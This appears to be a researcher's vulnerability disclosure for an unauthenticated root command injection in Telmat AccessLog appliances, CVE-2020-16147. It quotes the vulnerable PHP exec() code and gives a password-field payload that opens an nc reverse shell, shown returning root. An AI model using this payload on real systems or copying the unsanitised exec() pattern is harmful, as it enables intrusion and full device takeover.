

CVE-2020-16147 - Telmat - Unauthenticated root RCE

September 20, 2020 2-minute read

Linux • CVEs
cve • unauthenticated • root • rce • exploit

- Title : Telmat - Unauthenticated root Remote Code Execution
- Author : @podalirius
- CVSS : 10 (Critical)
- CVSS Vector : CVSS:3.0/AV:N/AC:L/FR:N/UI:N/S:C/C:H/I:H/A:H

Summary

An unauthenticated code injection on the login page of Telmat AccessLog, Git@Box and Educ@Box with software version <= 6.0 (TAL_20180415) allows Remote Code Execution (RCE) as root.

Affected products

Manufacturer	Model	Software version
TelMat	AccessLog	<= 6.0 (TAL_20180415)
TelMat	Educ@Box	<= 6.0 (TAL_20180415)
TelMat	Git@Box	<= 6.0 (TAL_20180415)

Exploitation

This vulnerability was tested on a Telmat AccessLog 6.0 (TAL_20180415):

Numéro de Série :		
Version Logicielle :	AccessLog 6.0	
Licence :	50 Utilisateurs	
Garantie Matérielle :	Express	28/05/2018
Release :	TAL_20180415	28/05/2018
Filtrage URL Cyren :	Inactif	
Langue :	FR	
Aide en ligne :	On	
Timeout Administration :	Inactif	min

During a pentest, I found the login page of the AccessLog. I tried to perform SQL injections on the login and password fields to bypass the authentication mechanism. I noticed that the login page had an unexpected behavior when the password contained a single quote ' . The login page was replaced by a progress bar for about 10 to 15 minutes for all clients. (This could lead to a denial of service)

Using the **Authenticated RCE** I found earlier, I extracted the contents of the login page /authent.php. After analyzing how the authentication mechanism works, I found this interesting part (lines 56 to 72 in file /authent.php) :

```
if (isset($cpasswd)) {
    unset($res);
    if (strstr($cpasswd, "$apri$")) {
        $dpsd = explode("$", $cpasswd);
        $salt = $dpsd[2];
        $cmd = "/usr/bin/openssl passwd -apri -salt '" . $salt . "' '" . $_POST['whois_pas'] . "'";
        exec($cmd, $res, $scr);
        $ccpasswd = trim($res[0]);
    } else {
        $salt = mb_substr($cpasswd, 0, 2);
        $cmd = "/usr/bin/openssl passwd -crypt -salt '" . $salt . "' '" . $_POST['whois_pas'] . "'";
        exec($cmd, $res, $scr);
        $ccpasswd = trim($res[0]);
    }
    // ...
}
```


We can see that the content of the `whois_pas` variable in the POST request is appended directly to the command line, unfiltered. We now only need to close the single quote ' and add a semicolon ; and we can inject shell commands directly. At the end of our injection, we add a # in order to comment out the rest of the command line.

Proof of concept reverse shell :

In order to get a reverse shell I used the following payload :

Name	Content
Login(whois_adm)	poc
Password(whois_pas) :	nc -e /bin/sh 1.2.3.4 4444 #

We now have an unauthenticated RCE, furthermore also running as root :



```
[Telmat CVE]$ nc -vlp 1234
listening on [any] 1234 ...
connect to [IP attacker:1234 ] from domain [IP
TelMat ] 44020
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys)
,4(adm),6(disk),10(wheel),11(floppy)
exit
[Telmat CVE]$
```

Mitigations

